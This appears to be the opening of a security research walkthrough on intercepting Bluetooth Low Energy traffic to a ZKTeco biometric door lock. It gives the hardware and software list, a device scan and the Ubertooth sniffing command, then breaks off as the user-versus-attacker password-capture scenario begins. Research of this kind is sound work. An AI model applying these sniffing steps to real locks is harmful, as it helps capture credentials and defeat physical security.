# ZKBioLock

## Tools required:

### Hardware

1. Ubertooth One and associated libraries (firmware ver 2017-03-R2, libbtbb and ubertooth tools) <http://ubertooth.sourceforge.net/hardware/one/>.

2. Bluetooth Smart USB Adapter (BCM20702A0) [https://www.amazon.com/Plugable-Bluetooth-Adapter-Raspberry-Compatible/dp/B009ZIILLI/ref=sr*\_1\_*2?s=pc&ie=UTF8&qid=1469111177&sr=1-2-spons&keywords=bluetooth+adapter&psc=1](https://www.amazon.com/Plugable-Bluetooth-Adapter-Raspberry-Compatible/dp/B009ZIILLI/ref=sr_1_2?s=pc&ie=UTF8&qid=1469111177&sr=1-2-spons&keywords=bluetooth+adapter&psc=1).

3. ZKTeco Bluetooth Biometric Door Lock.

### Software

1. BlueZ (“Official Linux Bluetooth protocol stack”) (will include gatttool)


sudo apt-get install bluetooth bluez bluez-tools rfkill bluez-firmware

2. ZKBioBT iOS/Android application by ZKTEco Inc.

## Process:

### Step 1: Device discovery

Start Bluetooth service and scan for devices. A script was used to accomplish this (Appendix A)




Observe target device, ZKBiolock, address: 08:7C:BE:30:69:31.

### Step 2: Sniff connection using Ubertooth One

Use three Ubertooth One devices to sniff each advertisement channel. The command for one Ubertooth One is:


ubertooth-btle -U0 -A37 -f -qcap0.pcap

The ‘U’ flag sets which Ubertooth device to use (0-7), the ‘A’ flag sets the advertising channel to listen to (37, 38, or 39), the ‘f’ flag sets the Ubertooth device to follow connections, and the ‘q’ flag saves packet captures to a PCAP file. A script was used to initialize three Ubertooth devices, one on each channel, and then merge the PCAP files (Appendix B).




For the next section there will be two identities, user and attacker. The user logs into the application, uses a pairing password to connect to the lock, elevates to administrator privelege with the supervisor password, and changes default passwords. While presented in parallel to show the correlation of captured packets to user actions, the packets are captured and then post processed after the event.


USER: The user opens the iOS application, ZKBioBT, and logs into the application.

